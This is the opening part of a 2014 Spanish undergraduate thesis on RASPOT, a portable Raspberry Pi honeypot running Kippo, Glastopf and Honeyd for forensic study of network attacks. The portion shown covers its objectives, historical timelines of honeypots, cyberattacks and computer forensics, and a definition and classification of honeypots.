UNIVERSIDAD AUTONOMA DE MADRID

ESCUELA POLITECNICA SUPERIOR

TRABAJO FIN DE GRADO

Estudio y análisis de la implantación de un honeypot en una plataforma portátil para informática forense (RASPOT)

Autor:
Carlos Rosado Moral

Tutor:
Francisco de Borja Rodríguez Ortiz

Julio 2014

Estudio y análisis de la implantación de un honeypot en una plataforma portátil para informática forense (RASPOT)

AUTOR: Carlos Rosado Moral

TUTOR: Francisco de Borja Rodríguez Ortiz

Dpto. Ingeniería Informática

Escuela Politécnica Superior
Universidad Autónoma de Madrid

Julio 2014

Resumen

El trabajo de fin de grado (TFG) que se presenta, trata de la realización de un estudio y análisis de ciertos tipos de ataques informáticos en la red mediante el uso de un dispositivo móvil Raspot. El cual se basa en una plataforma de pequeñas dimensiones (*Raspberry*), en donde se han implementado una serie de honeypots con el fin de realizar un estudio general y breve de los ataques a los que está sometida una red, mediante el uso de técnicas de informática forense. Por un lado, se va a proporcionar unas herramientas honeypot para la detección, distracción y análisis de ataques informáticos en la red, la cual resulte ágil y sencilla de instalar, administrar y consultar. Donde la principal ventaja radica en la posibilidad de analizar un cierto tipo de ataques en cualquier tipo de red mediante el uso de una plataforma de pequeñas dimensiones que hace fácil el uso a cualquier analista forense.

Por otro lado, se establecerá una fase de pruebas donde se explicará el funcionamiento de cada herramienta honeypot utilizada, llevando a cabo un análisis de los resultados extraídos mediante una serie de scripts implementados en Python, cuyo objetivo se basa en la realización de un análisis forense de la red a analizar. Posteriormente se realizará un estudio y clasificación de los datos obtenidos por todas las herramientas implementadas, mediante el uso de la herramienta *Weka* destinada a tal efecto.

Para finalizar se realizara un estudio de cada uno de los datos recolectados por dicha herramienta en varios tipos de redes, con el fin de mostrar el tipo de ataques a las que estas están sometidas, y posteriormente estudiar las posibles implementaciones futuras, modificaciones o mejoras de dicho sistema.

Palabras Clave

Honeypot, Kippo, Glastopf, Honeyd, Seguridad Informática, Informática Forense, Taxonomía Honeypot, Taxonomía Ataques Informáticos, Ataques Informáticos, Fuerza Bruta, SQLi, Raspberry, Clasificación, Análisis Forense, IDS, Firewall.

Abstract

The final project grade (TFG) is presented, is conducting a study and analysis of certain types of computer network attacks by using a mobile device Raspot. Which is based on a platform of small dimensions (Raspberry), where they have implemented a number of honeypots in order to conduct a comprehensive and brief survey of the attacks on this subject a network, by using techniques forensics. On the one hand, it will provide a honeypot tools for detection, distraction and analysis of computer network attacks, which becomes quick and easy to install, manage and consult. Where the main advantage is the possibility to analyze a certain type of attacks on any network by using a platform of small size that makes it easy to use any forensic analyst.

On the other hand, a test phase where the operation of each honeypot tool used will be explained be established, carrying out an analysis of the results extracted through a series of scripts implemented in Python, whose objective is based on performing a forensic analysis network to be analyzed. Subsequently, a study and classification of the data obtained by all the tools implemented by the use of the Weka tool for this purpose is performed.

Finally a study of each of the data collected by the tool in various types of networks, in order to show the kind of attacks to which these are subject, and then consider possible future implementations, modifications or improvements will be made that system.

Key Words

Honeypot, Kippo, Glastopf, Honeyd, Computer Segurity, Forensic Computer Science, Taxonomy Honeypot, Taxonomy Computer Science Attacks, Computer Science Attacks, Brute Force, SQLi, Raspberry, Classification, Forensic analysis, IDS, Firewall.

"El único sistema seguro es aquél que está apagado en el interior de un bloque de hormigón protegido en una habitación sellada rodeada por guardias armados"

Gene Spafford

Agradecimientos

Una de las partes más significativas de un proyecto es sin ningún lugar a duda los agradecimientos a aquellas personas que han hecho posible que este proyecto se haya realizado y haya seguido adelante.

Las personas más importantes que me han ayudado tanto al finalizar los estudios como durante estos han sido sobre todo mi familia. Por ello quiero dar las gracias a mis padres y a toda mi familia en particular, por haber sido constantes en cuanto a su apoyo aportado, al igual que yo se propusieron una meta, la cual era que siempre fuese bueno en lo que hacía, que fuese constante y que ante todo hiciese algo con lo que me sintiese cómodo, una vez más muchas gracias por todo.

Por supuesto no quiero olvidarme de mis tutores, en primer lugar dar las gracias a Francisco de Borja Rodríguez, porque siempre ha estado dispuesto a resolverme todas las dudas que se han mostrado en este proyecto y porque siempre confió en mi cuando le propuse este fabuloso tema del cual no me arrepiento. En segundo lugar, quiero hacer una especial mención a Jesús Díaz Vico, que a pesar de no figurar en ningún documento como tutor de este proyecto, debido a que la normativa no lo permite, para mi ha sido como un tutor más y una pieza clave para este gran rompecabezas, muchas gracias de nuevo.

Por ultimo dar las gracias a la asociación Highsec de la Escuela, en la cual he aprendido muchas de las cosas aquí aplicadas y que por supuesto no han dudado en resolverme todo tipo de dudas sobre este tema.

Índice de Contenido

Índice de Figuras

Índice de Tablas

Glosario de Términos

Término	Descripción
Ataques Zero Day	El ataque de día-cero, es un ataque contra una aplicación o sistema que tiene como objetivo la ejecución de código malicioso gracias al conocimiento de vulnerabilidades, que por lo general, son desconocidas para la gente y fabricantes de dicho producto.
Bypassing Authentication	Ataque por omisión de la autenticación en una página o servicio web.
Conexión DSL	Digital Subscriber Line (DSL) es una familia de tecnologías que proporcionan el acceso a internet mediante la transmisión de datos a través de los cables de una red telefónica local.
Crawler	Es un programa que inspecciona las páginas de la World Wide Web de forma metódica y automatizada. Uno de los usos más frecuentes consiste en crear una copia de todas las páginas web para su procesamiento posterior por un motor de búsqueda.
Dumpster Diving	Es la búsqueda de información valiosa en la basura.
Dyndns	Es una compañía de internet de EEUU dedicada a soluciones de DNS en direcciones IP dinámicas.
Eduroam	Es el servicio mundial de movilidad segura desarrollado para la comunidad académica y de investigación.
FTP	FTP (File Transfer Protocol), es un protocolo de red para la transferencia de archivos entre sistemas conectados a una red TCP, y basado en la arquitectura cliente-servidor.
Finger Print	Método utilizado para detectar el tipo de atacante por algún tipo de cualidades clasificadas.
Firewall	El cortafuegos (Firewall) es una parte de un sistema o una red que está diseñada para bloquear el acceso no autorizado, permitiendo al mismo tiempo comunicarse con las autorizadas.
Gusano Informático	Es un malware que tiene la propiedad de duplicarse a sí mismo, estos utilizan las partes automáticas de un sistema operativo que generalmente son invisibles al usuario.
Honeeepi	Honeeepi es un sensor honeypot en Raspberry Pi que se basa en el OS Raspbian personalizado. Este tiene una pre-instalación de dionaea honeypot y contribuye a HPFeeds de fuentes de datos.
	Honeydrive es un dispositivo virtual (OVA)

Honeydrive	con Xubuntu 12.04, el cual contiene varios paquetes software honeypot como Kippo SSH, Dionaea, Honeyd, Glastopf entre otros.
IDS	IDS (Instrussion Detection System) es un programa usado para detectar accesos no autorizados a un computador o a una red.
Informática Forense	Es la aplicación de técnicas científicas y analíticas especializadas en una infraestructura tecnológica que permite identificar, preservar, analizar y presentar datos que sean validados dentro de un proceso legal.
Kali	Kali Linux es una distribución basada en Debian GNU/Linux diseñada principalmente para auditoria y seguridad informática en general.
Maching Learning	Aprendizaje automático, es una rama de la inteligencia artificial, la cual se refiere a la construcción y el estudio de los sistemas que pueden aprender a partir de los datos.
Malware	Malware (Malicious Software), es un tipo de software que tiene como objetivo infiltrarse o dañar una computadora o sistema de información sin el consentimiento del propietario.
Plug and Play	Es la tecnología o cualquier avance que permite a un dispositivo informático ser conectado a una computadora sin tener que configurar prácticamente nada.
Raspberry	Raspberry Pi es un ordenador de placa reducida de bajo coste, desarrollado en Reino Unido, con el objetivo de estimular la enseñanza de las ciencias de la computación en escuelas.
Raspbian	Raspbian es un sistema operativo libre basado en Debian optimizado para el hardware de la Raspberry Pi.
Redes de Petri	Son una representación matemática o grafica de un sistema a eventos discretos en el cual se puede describir la topología de un sistema distribuido, paralelo o concurrente.
Rootkits	Un rootkit es un programa que permite un acceso con privilegio continuo a una computadora pero que mantiene su presencia activamente oculta al control de los administradores.
SandBox	Que como su nombre indica (caja de arena), es un entorno de pruebas separado del entorno de producción.
ShellCodes	Son un conjunto de ordenes programadas normalmente en lenguaje ensamblador y trasladadas a opcodes que suelen ser inyectadas en la pila de ejecución de un programa.

Virtual Box	Oracle VM Virtual Box es un software de virtualización para arquitecturas x86/amd64, creado originalmente por la empresa alemana innotek GmbH.
VMWare	VMWare Inc (VM de Virtual Machine) es una filial de EMC Corporation que proporciona software de virtualización disponible para ordenadores compatibles x86.
W3C	El World Wide Web Consortium (W3C), es un consorcio internacional que produce recomendaciones para la World Wide Web.

CAPÍTULO 1

INTRODUCCIÓN

1. Introducción

El presente proyecto, es un documento basado en el estudio y análisis sobre una de las tecnologías de Seguridad Informática e Informática Forense en redes y sistemas informáticos más innovadoras actualmente, basado en la implementación de una serie de herramientas Honeypot, estos permiten obtener y analizar diferentes tipos de amenazas informáticas tales como ataques, troyanos y virus por mencionar algunos ejemplos, mediante la emulación de típicas vulnerabilidades en sistemas comunes en la red, lo cual les hace atractivos a la hora de ser atacados. Dichas herramientas han sido desarrolladas en una plataforma portátil "*Raspberry*", lo cual nos permite realizar un análisis forense en cualquier tipo de red con la facilidad de realizarlo desde una plataforma de bajo coste energético y cómoda de transportar.

Con el uso de las tecnologías de la información cada vez más en todo tipo de plataformas y disciplinas, hace que se exijan nuevos objetivos, y por lo tanto esto origina nuevos retos también en el ámbito de la seguridad informática. Las nuevas amenazas representan un riesgo cada vez más constante en la línea de negocios de las organizaciones, ya que la información ha dejado de estar en papel para estar en cualquier tipo de dispositivos de almacenamiento como usb, cd, dvd, en la red, etc. Lo cual hace que la informática forense tenga que adaptarse e ir evolucionando a la vez que los tipos de delitos cometidos en este tipo de plataformas. Por lo tanto, una de las principales herramientas que pueden ayudar a mejorar la informática forense son este tipo de herramientas honeypot.

Todo esto implica un reto para la informática forense, el cual requiere un medio que permita mantener un proceso de investigación que permita enfrentar y dar solución a estos nuevos retos, cabe destacar que no siempre los casos a los cuales se enfrenta el investigador forense son los mismos y realizar una investigación se complica cuando no se tiene el suficiente conocimiento para poder manejar y concluir el caso.

En primer lugar, se evaluó la posibilidad de hacer uso de herramientas Honeypot distribuidas OpenSource como pueden ser *Honeeepi* u otras distribuciones. Tras analizar todas estas opciones y ver las limitaciones de las cuales carecen, basadas en el bajo nivel de integración de más de un honeypot, se tomó la decisión de prescindir de dichas herramientas y desarrollar nuestra propia herramienta, donde pudiésemos incluir todas las distribuciones Honeypot que deseásemos para facilitar una mayor comodidad y mejora a la hora de extraer los datos. Además vimos que a la hora de implementar nuestro propio Honeypot y apoyándonos en herramientas ya creadas, podíamos obtener un grado mayor de conocimientos en el área de estos dispositivos.

Una vez se comenzó a realizar el despliegue de todos los honeypot implementados, se comenzó a percibir la no trivialidad de su instalación, configuración y análisis. Se han probado varios sistemas operativos compatibles con la arquitectura "*Raspberry*" *(Anexo I)*, tales como las distribuciones Kali u otras. Finalmente tras varias pruebas se decidió que la mejor solución en cuanto al sistema operativo a usar era el uso del sistema operativo propio de dicha arquitectura *Raspbian*. Por otra parte, se detectaron varias dificultades a la hora de desplegar los diversos tipos de Honeypot en dicho sistema

operativo, ya que la arquitectura *Raspberry* posee diversas limitaciones, las cuales hemos tenido que tratar de forma cuidadosa.

Por otro lado, una vez desplegados todos los Honeypot en el dispositivo, se procedió a la detección de ataques, en donde se detectaron varias dificultades a la hora de recibir ataques. Debido a este problema, se partió a realizar nosotros mismos los ataques a dicha herramienta para comprobar su correcto funcionamiento, y tras la ayuda de una implementación en un ordenador portátil como *Honeydrive*, se fue probando paso a paso la recepción de nuestros ataques antes de ponerlo en marcha en un entorno real. Una vez visto el correcto funcionamiento de este en una red aislada, nos apoyamos en varias formas de distribución para ver su posterior funcionamiento en una red real, en donde se implementaron varias técnicas como la obtención de un dominio público para una IP dinámica en una red doméstica, o la implementación con una IP fija.

Para finalizar, se ha realizado una de las fases más importantes e interesantes del actual proyecto, la cual se basa en el análisis forense de los ataques recibidos, ayudándonos de las herramientas proporcionadas por los honeypots implementados. Por otro lado, para la realización de este análisis se ha visto notablemente importante la realización de un estudio mediante clasificación, apoyándonos en herramientas como *Weka*, la cual nos ha ayudado a realizar la clasificación de los ataques recibidos y decidir sobre los tipos de ataque detectados por el sistema.

1.1. Motivación

El objetivo global de esta memoria es llevar a cabo un trabajo de campo en el área de los Honeypots y la Informática Forense. La experimentación realizada en este área desde sus orígenes (el proyecto Honeynet [5], uno de los grandes referentes en este campo, surgió en el año 1999) ha sido buena y su documentación nos ha sido de gran ayuda. Al igual que las amenazas informáticas y sus consecuencias han sido muy ilustradas, los medios complejos para su análisis que suponen los Honeypots han sido ciertamente marginados. De este modo, dada la repercusión de Internet como medio de comunicación y el grave peligro que suponen los ataques informáticos en la actualidad, sorprende la escasez de recursos asignados a una herramienta analista de este entorno como son los Honeypots. Así, surgió la motivación a desarrollar algunos de estos cebos que permitiesen profundizar en el conocimiento de la seguridad informática y comprobar en qué consistía realmente el potencial de estos sistemas.

Por una parte, vimos la necesidad de tener una herramienta de estas características en un dispositivo portátil como "*Raspberry*", el cual permitirá al analista forense tener una herramienta potente y portátil, para llevar a cualquier lugar y realizar un análisis forense de todo tipo de redes sin la necesidad de tener un servidor de grandes dimensiones y complejidad a la hora de realizar dicho análisis. Al analista forense tan solo le bastará con llevar el dispositivo portátil y un ordenador portátil, previamente configurado para tal efecto, a la zona donde este quiera realizar el análisis forense. Por lo tanto, podemos ver que una de las grandes características de este proyecto ha sido centrarnos en el desarrollo de dicha herramienta para facilitar su uso a los analistas forenses.

Hay que indicar, que cada vez surgen nuevos tipos de ataques en la red, donde la gran mayoría de estos ya conocen los sistemas de detección de intrusos realizados en la

actualidad, de hay que surja la necesidad de tener un tipo de herramienta que nos permita evaluar un tipo de ataque mediante el estudio forense de cada movimiento del atacante, para así descubrir todos los ataques nuevos y poder elaborar herramientas que sean capaces de mitigar y detectar el daño producido por estos. Los sistemas honeypot, nos pueden proporcionar datos de cada uno de los movimientos de cada atacante en la red, donde realizando un posterior estudio de estos, se pueden conseguir dichos objetivos.

Por otro lado, cabe destacar la importancia de tener un dispositivo mediante el cual se pueda mejorar la seguridad de una red, ya que la gran mayoría de antivirus y firewall detectan unos ciertos tipos de ataques, pero estos no son perfectos y por lo tanto en muchas ocasiones no logran detectar todo tipo de ataques y virus, por lo tanto surge una nueva necesidad centrada en el estudio de las anomalías producidas en la red para así mejorar este tipo de herramientas.

1.2. Objetivos

A continuación se expone una lista de objetivos concretos que se pretenden satisfacer con la elaboración de este trabajo, así como las áreas en las que se engloban cada uno de ellos:

- ***Objetivo 1: Estudio de herramientas Honeypot actuales para una distribución en máquina virtual (Virtual Box o VMWare)***
  Este objetivo se basa en la implementación y estudio de una herramienta disponible para la detección de ataques, la cual nos ayudará a la hora de realizar nuestra propia implementación.
  A continuación se muestran los pasos necesarios para dicho objetivo:

  - Se realizará un despliegue de la herramienta *Honeydrive* disponible para Virtual Box o VMWare.
  - Se realizara un estudio sobre las configuraciones existentes en dicha herramienta para su posterior implementación.
  - Se realizara el despliegue de los Honeypots a implementar en modo local.
  - Se realizarán ataques controlados para ver la correcta detección de los Honeypots.
  - Se estudiaran los ataques detectados.
  - Se desplegarán dichos Honeypots en una red real.

- ***Objetivo 2: Diseño e Implementación de los distintos componentes que han de conformar Raspot.***
  Se va a realizar el diseño e implementación de todos los componentes que forman Raspot, es decir, de los tres tipos de Honeypot que van a formar la herramienta a desarrollar. El principal objetivo es el desarrollo de una herramienta portátil con más de un tipo de honeypot, ya que en la actualidad no hay disponible ningún sistema que cuente con estas características en un sistema como *Raspberry*.

- ***Objetivo 3: Estudio y Análisis de los ataques recibidos en Raspot.***
  Se va a realizar un estudio de los diversos tipos de ataques detectados por la herramienta implementada para ver su correcto funcionamiento. En primer lugar se realizará el estudio de los ataques recibidos en una red doméstica cualquiera, y posteriormente se realizara dicho estudio en la red de la UAM.

- ***Objetivo 4: Estudio y Análisis de los tipos de patrones de ataque.***
  Se realizará un estudio de los patrones de ataque recibidos en las diferentes implementaciones Honeypot desarrolladas, con el objetivo de clasificar mediante *Maching Learning* los tipos de ataque atendiendo a una cierta metodología.

- ***Objetivo 5: Clasificación de los patrones de ataque detectados mediante el uso de una herramienta para tal efecto.***
  Se valorará la implementación o utilización de una herramienta para realizar la clasificación de los patrones de ataque anteriormente estudiados, así como el desarrollo de una herramienta que nos permita obtener todos los datos cómodamente para realizar posteriormente su clasificación.

1.3.Estructura del Documento

Este documento se encuentra definido en cuatro partes claramente diferenciadas. En las cuales podemos ver:

- Capítulos I y II: Introducción y Referencias Históricas.
- Capítulos III y IV: Taxonomías Honeypots y Seguridad Informática.
- Capítulos V y VI: Implementación, Diseño y Análisis de la herramienta, así como el estudio de los ataques recibidos.
- Capitulo VII: Conclusiones y Objetivos futuros.

Hay que indicar, que los capítulos III y IV corresponden con el pertinente estado del arte desarrollado, en el cual se puede observar el completo seguimiento realizado para la posterior implementación.

CAPÍTULO 2

REFERENCIAS HISTÓRICAS

2. Referencias Históricas

En este capítulo se realizará una breve descripción de la evolución del problema de la seguridad informática, así como de la computación forense.

2.1.Antecedentes de la Tecnología Honeypot

El concepto de la tecnología Honeypot tiene ya más de diez años de historia, aunque la tecnología aplicada de manera formal data de menos años y de poca documentación de los orígenes. A continuación se enumeran algunas de las muchas referencias históricas:

- 1990/1991 – Clifford Stolls the Cuckoos Egg and Bill Cheswicks: La primera publicación referente al concepto Honeypot.
- 1997 – Versión 0.1 de Fred Cohen of Deception Toolkit: La cual fue lanzada como una de las primeras soluciones Honeypot dentro de la comunidad de la seguridad [1, 2].
- 1998 – Cybercop Sting: Se comenzó el desarrollo de uno de los primeros Honeypots comerciales que fueron vendidos al público. Cybercop Sting introduce el concepto de múltiples sistemas virtuales concentrados en un solo Honeypot.
- Marty Roesch y GTE Interworking: Se comenzó el desarrollo de una implementación Honeypot que se convirtió en NETFACADE, el cual originó el concepto Snort [3, 4].
- 1999 – Honeynet Project: Se formó el proyecto Honeynet, así como una serie de importantes publicaciones "*Know your Enemy*" este proyecto y publicaciones fueron las que hicieron crecer el valor e importancia de esta tecnología. Este proyecto se inició informalmente en la lista de correo "*Wargames*" gracias a los correos cruzados entre varios expertos en seguridad informática, que terminaron con el desarrollo formal del proyecto antes de finalizar dicho año [3, 5] .
- 2000 – El Honeypot del proyecto fue atacado y comprometido por un famoso grupo de *Hackers*, lo que permitió el estudio y análisis del comportamiento de este grupo, así como demostrar la viabilidad y utilidad de esta nueva herramienta. Este incidente elevo el concepto Honeypot como la última tendencia en seguridad de redes, llegando a convertir su libro en un best-seller en la seguridad informática.
- Comienzos del 2001 – El proyecto se convirtió en una organización sin ánimo de lucro dedicada al estudio de los *hackers*, que actualmente está compuesta por más de treinta miembros permanentes.
- 2000/2001 – El uso de Honeypots para la captura de información con el objetivo de estudiar la actividad de gusanos informáticos. Muchas organizaciones adoptaron los Honeypots como medio de investigación y detección de ataques informáticos.
- 2002 – Los Honeypots son usados para detectar y capturar información sobre ataques desconocidos.

2.2.Historia de los Ataques Cibernéticos

A continuación se muestran algunos de los importantes acontecimientos de los ataques cibernéticos en la historia:

- Ruptura de la Maquina Enigma (1932): Los Criptógrafos polacos Marian Rejewski, Henryk Zygalski y Jerzy Różycki rompieron el código de la maquina Enigma.
- La Bombe (1939): Alan Turing, Gordon Welchman y Harold Keen trabajaron juntos para desarrollar la *Bombe.* La máquina Enigma usó de manera fiable un pequeño espacio de claves que la hacía vulnerable a fuerza bruta.
- Tarjeta Perforada (1943): René Carmille llego a hackear la tarjeta perforada usada por los nazis para localizar a los judíos.
- Vulnerabilidad en Multics CTSS (1965): William D. Mathews del MIT encontró una vulnerabilidad en un Multics CTSS. Este fallo describe el contenido del archivo de contraseñas. El problema ocurría cuando se invocaba varias veces al editor de texto del sistema, haciendo que el editor creara archivos temporales con un nombre constante.
- Formación del Caos Computer Club (1981): Se forma la asociación de piratas informáticos más grande de Europa en Alemania.
- Los Warelords (1981): Formado en Estados Unidos por Black Bart, que era compuesta por muchos hackers adolescentes. Uno de sus miembros notables Tennessee Tuxedo, fue instrumental en el desarrollo de las llamadas de conferencia a través de la utilización de phreaking. Los Warrelords llegaron a atacar a grandes empresas e incluso a la casa blanca.
- Los 414s (1982): Los 414s rompen 60 sistemas de computación en las instituciones que van desde los laboratorios de Los Alamos al de Manhattan. El incidente apareció con el tema de portada de Newsweek con el título Cuidado: Hackers en juego.
- Acceso al Oro Telecom (1986): Robert Schifreen y Stephen Oro son condenados por el acceso al oro Telecom cuenta perteneciente al duque de Edimburgo en virtud de la Ley de Falsificación y la falsificación 1981 en Reino Unido.
- El árbol de navidad EXEC “gusano” (1987): El árbol de navidad EXEC “gusano” provoca graves alteraciones en las redes VNET, BITNET y EARN.
- El gusano de Morris (1988): Robert T. Morris, lanza un gusano en el gobierno ARPNet, el cual se propaga a 6.000 ordenadores conectados a la red.
- El primer uso conocido de código polimórfico (1992): Dark Avenger escribió 1260, el primer uso conocido de código polimórfico, que se utiliza para eludir el tipo de reconocimiento de patrones que utiliza el software anti-virus.
- Primer DEF CON (1993): Origen del primer DEF CON en las Vegas, una de las actuales convenciones anuales más grandes de hackers.
- Aviso de Yahoo! (1998): Yahoo! notifica a los usuarios de internet que cualquier persona que visite su sitio en las últimas semanas podría haber descargado una bomba lógica y gusano plantado por los hackers.
- Liberación de Melissa (1999): El gusano Melissa se libera y se convierte rápidamente en el brote de malware más costoso hasta la fecha.
- El gusano ILOVEYOU (2000): El gusano ILOVEYOU, es un gusano informático escrito en VBScript que infecto a millones de ordenadores en todo el mundo en unas pocas horas de su lanzamiento.

- Se forma Anonymous (2003): Se forma el grupo de hackers Anonymous.
- Intrusión en el Pentágono (2008): Alrededor de 20 hackers chinos aseguran haber tenido acceso a los lugares más sensibles del mundo, incluyendo el pentágono.
- Conficker (2009): El gusano Conficker se infiltro en millones de ordenadores de todo el mundo incluyendo muchas redes de computadores de alta seguridad a nivel del gobierno.
- Stuxnet (2010): El gusano Stuxnet se extendió por computadoras Windows y sistemas del tipo SCADA. Poco a poco se hizo evidente que se trataba de un ataque cibernético contra las instalaciones nucleares de Irán, donde tal vez esté detrás de este EEUU e Israel.
- Intrusión en PlayStation Network (2011): Una intrusión externa deja fuera de línea al sistema de red de PlayStation, así como los compromisos de identificación personal de sus 77 millones de cuentas.
- SQLi en Facebook (2012): Se encontró y reportó una SQLi en Facebook, donde los resultados de la explotación se han publicado en Pastebin.
- Ataque a Burger King (2013): Se produce un ataque a la cuenta de Twitter de Burger King donde se mostraba el logotipo de McDonald's.
- Bitcoins (2014): Mt. Gox es hackeado y 850.000 bitcoins pertenecientes a los clientes y la empresa desaparecieron y probablemente fueron robados.

2.3.Historia de la Informática forense

La informática forense o computo forense, se basa en la aplicación de técnicas científicas y analíticas especializadas en infraestructura tecnológica que permiten identificar, preservar, analizar y presentar datos que sean válidos dentro de un proceso legal. A continuación vamos a explicar una breve historia sobre la informática forense, donde vamos a ver los sucesos ocurridos durante la historia:

- 1970: Primeros casos de crímenes relacionados con la informática, el fraude financiero, etc.
- 1980:
  - Los investigadores financieros y los tribunales se dan cuenta de que, en algunos casos, todos los registros y evidencias eran solo en equipos.
  - Utilidades de Norton, crean las herramientas "Un-erase".
  - Asociación de Examinadores de Fraude Certificados comenzó a buscar la formación en lo que se convirtió en informática forense.
  - Creación de la formación para la búsqueda de Crímenes de alta tecnología.
  - Las clases regulares comenzaron a enseñar a los agentes federales en California y en FLETC en Georgia.
  - HTCIA formado en el sur de California.

- 1984: El FBI crea el Magnetic Media Program, donde más tarde se convierte en Computer Analysis and Response Team (CART).
- 1987: Acceso de datos – Se crea Ciber Forensic Company.
- 1988:
  - Creación de IACIS, la Asociación Internacional de Especialistas en Investigación Informática.

    - Celebración de las clases Seized Computer Evidence Recorvery Specialists (SCERS).
- 1993: Primera Conferencia Internacional sobre la evidencia del ordenador.
- 1995: Formación de la Organización Internacional de Prueba Informática (IOCE).
- 1997: Los países del G8 en Moscú declararon que "el personal de la aplicación de la ley deben estar capacitados y equipados para hacer frente a los delitos de alta tecnología".
- 1998: Creación de la INTERPOL Forensic Science Symposium.
- 1999: El volumen de casos del FBI en CART supera los 2000 casos, en el examen de 17 terabytes de datos.
- 2000: Se establece el primer FBI Regional Computer Forensic Laboratory.
- 2003: El volumen de casos del FBI en CART supera los 6500 casos, en el examen de 782 terabytes de datos.

CAPÍTULO 3

TECNOLOGÍA HONEYPOT

3. Tecnología Honeypot

Algunos de los mal entendidos por los cuales los Honeypots no son aun adoptados por la comunidad de seguridad informática es simplemente su definición. Ya que algunos autores la definen como otra herramienta más de detección de intrusiones, pero otros como una cárcel donde se aísla al atacante, como un ambiente de producción controlado, como un sistema que emula vulnerabilidades y servicios vulnerables, etc.

3.1. Definición de Honeypot

Honeypot es un recurso flexible de seguridad informática, cuyo valor se basa en que este sea comprometido, atacado y probado con el fin de aportar información al investigador forense.

Teniendo en cuenta esta definición, podemos ver que el honeypot no es una herramienta que mitigue el riesgo o forme parte de la defensa de este, sino que se basa de una herramienta para realizar un análisis forense de los ataques recibidos en un dispositivo o red.

Teniendo en cuenta esto, la tecnología honeypot es diferente al resto de herramientas de seguridad que toman otro tipo de manifestaciones, es decir, están diseñadas para resolver un problema en específico, por ejemplo los firewalls son utilizados para controlar el tráfico que influye dentro de una zona de red.

Un sistema de detección de intrusos (IDS) es utilizado para detectar ataques monitorizando sistemas operativos y la propia actividad de la red, detectando así accesos no autorizados. Los Honeypots son diferentes a estos, ya que no están restringidos a resolver un problema en específico, son una herramienta flexible que puede ser utilizada para en varios escenarios y de diferentes maneras, por eso es que algunas veces su definición es confusa y los administradores llegan a confundir esta tecnología.

Los Honeypots son capaces de capturar y analizar ataques automatizados como los de un gusano informático, también tienen la capacidad de ser una herramienta de investigación sobre ciertas comunidades obteniendo un registro de las actividades y comunicaciones mientras se realiza un ataque.

Por lo tanto, un Honeypot se puede usar de diferentes formas, las cuales dependerán de a donde quiera llegar el administrador de este, aunque hay que decir que todas las formas comparten una característica en común *"Su valor se basa en que este sea comprometido, atacado y probado con el fin de aportar información al investigador forense"* [24]. Es aquí donde la Informática Forense hace uso de ella para obtener información valiosa que puede ser usada como evidencia para un posible delito informático, o como investigación de nuevas técnicas forenses, desarrollo de herramientas forenses más actuales, como investigación de nuevos ataques, etc.

Las funciones principales de un Honeypot son:

- Desviar la atención del atacante con este tipo de sistemas para salvar al sistema principal y en muchos casos en el que el atacante pueda determinar que se trata de un Honeypot poder disuadirle de seguir adelante con la intrusión o ganar un tiempo muy valioso que nos permita reaccionar y tomar las medidas oportunas para frenar el ataque.
- Capturar nuevos tipos de malware para su posterior estudio.
- Poder obtener una base de datos con direcciones de atacantes y métodos de ataque desconocidos.
- Una de las más importantes. Poder conocer nuevas vulnerabilidades y de esta manera poder aplicar medidas para que no afecten a la seguridad de nuestros sistemas.

3.2. Como Funciona un Honeypot

Un Honeypot puede ser tan simple como un ordenador que ejecuta un programa, que analiza el tráfico que entra y sale del ordenador hacia internet, "escuchando" en cualquier número de puertos. El procedimiento consiste en mantener una debilidad o vulnerabilidad en un programa, sistema operativo, en el protocolo, o en cualquier otro elemento del equipo susceptible a ser atacado, y que por lo tanto motive al atacante a utilizarlo, de tal forma que se muestre dispuesto a emplear todas sus habilidades para explotar dicha debilidad y obtener el acceso al sistema.

Por otro lado, un Honeypot puede ser tan complejo como una compleja red de ordenadores completamente funcional, funcionando bajo distintos sistemas operativos y ofreciendo una gran cantidad de servicios, los cuales son típicamente vulnerables. Cuando algún sistema que está incluido en dicha red sea atacado de alguna forma, se advierte al administrador.

Otra opción muy utilizada es la de crear Honeypots completamente virtuales: programas específicamente diseñados para simular una red, engañar al atacante con direcciones falsas, IP fingidas y ordenadores incluso inexistentes, con el único fin de confundirlo o alimentar el ataque para analizar nuevos métodos. Si algo tienen en común los Honeypots, es que no guardan ninguna información relevante, y si lo parece, si se muestran contraseñas o datos del usuario, son completamente ficticios.

3.3. Clasificación de los Honeypot

Los Honeypots se pueden clasificar atendiendo a dos criterios: Según su ambiente de implementación y según su nivel de interacción. Estos criterios de clasificación hacen fácil entender su operación y utilización al momento de planear la implementación de uno de ellos dentro de una red o infraestructura.

3.3.1. Honeypots según su Ambiente de Implementación

Dependiendo del ambiente de implementación de los honeypot, podemos definir dos tipos de Honeypots: Para la Producción y para la Investigación.

3.3.1.1. Honeypots para la Producción

Son aquellos que se utilizan para proteger a las organizaciones en ambientes reales. Se implementan de una forma paralela a las redes de datos o infraestructuras, y están sujetas a ataques constantes las 24 horas del día y durante los 7 días de la semana. Se les concede cada vez más importancia debido a las herramientas de detección que pueden proporcionar y por la forma en cómo pueden complementar la protección en la red y en los hosts.

3.3.1.2. Honeypots para la Investigación

Este tipo de Honeypots no son implementados con la finalidad de proteger a alguna organización, sino que constituyen recursos educativos de naturaleza demostrativa y de investigación, cuyo fin se centra en el estudio de patrones de ataque y amenazas de todo tipo. Gran parte de la atención actual se centra en este tipo de Honeypots, que son utilizados para recolectar información sobre las acciones de los intrusos.

El proyecto de Honeynet [5], por ejemplo, es una organización para la investigación sobre seguridad voluntaria, sin ánimo de lucro que utiliza los Honeypots para recolectar información sobre todo tipo de ataques en la red.

3.3.2. Honeypots según su Nivel de Interacción

Este tipo de clasificación se basa en el nivel de libertad que tiene el intruso al estar en contacto con el Honeypot, consiste en la interacción que existe entre estos dos, mientras más tiempo de interacción exista mayor cantidad de información podemos analizar del ataque.

3.3.2.1. Honeypots de Baja Interacción

Normalmente, estos Honeypots emulan servicios y sistemas operativos. La actividad del atacante se encuentra limitada al nivel de emulación de dicho Honeypot. La ventaja de un Honeypot de baja interacción radica en su simplicidad, ya que estos tienden a ser fáciles de utilizar y mantener con un riesgo prácticamente nulo. Por ejemplo, un servicio FTP emulado, es el que está escuchando en el puerto 21, y que probablemente estará emulando algún login FTP o probablemente soportará algunos comandos de FTP adicionales, pero no representa un banco de importancia crítica ya que lo más probable es que no esté ligado a ningún servidor FTP real.

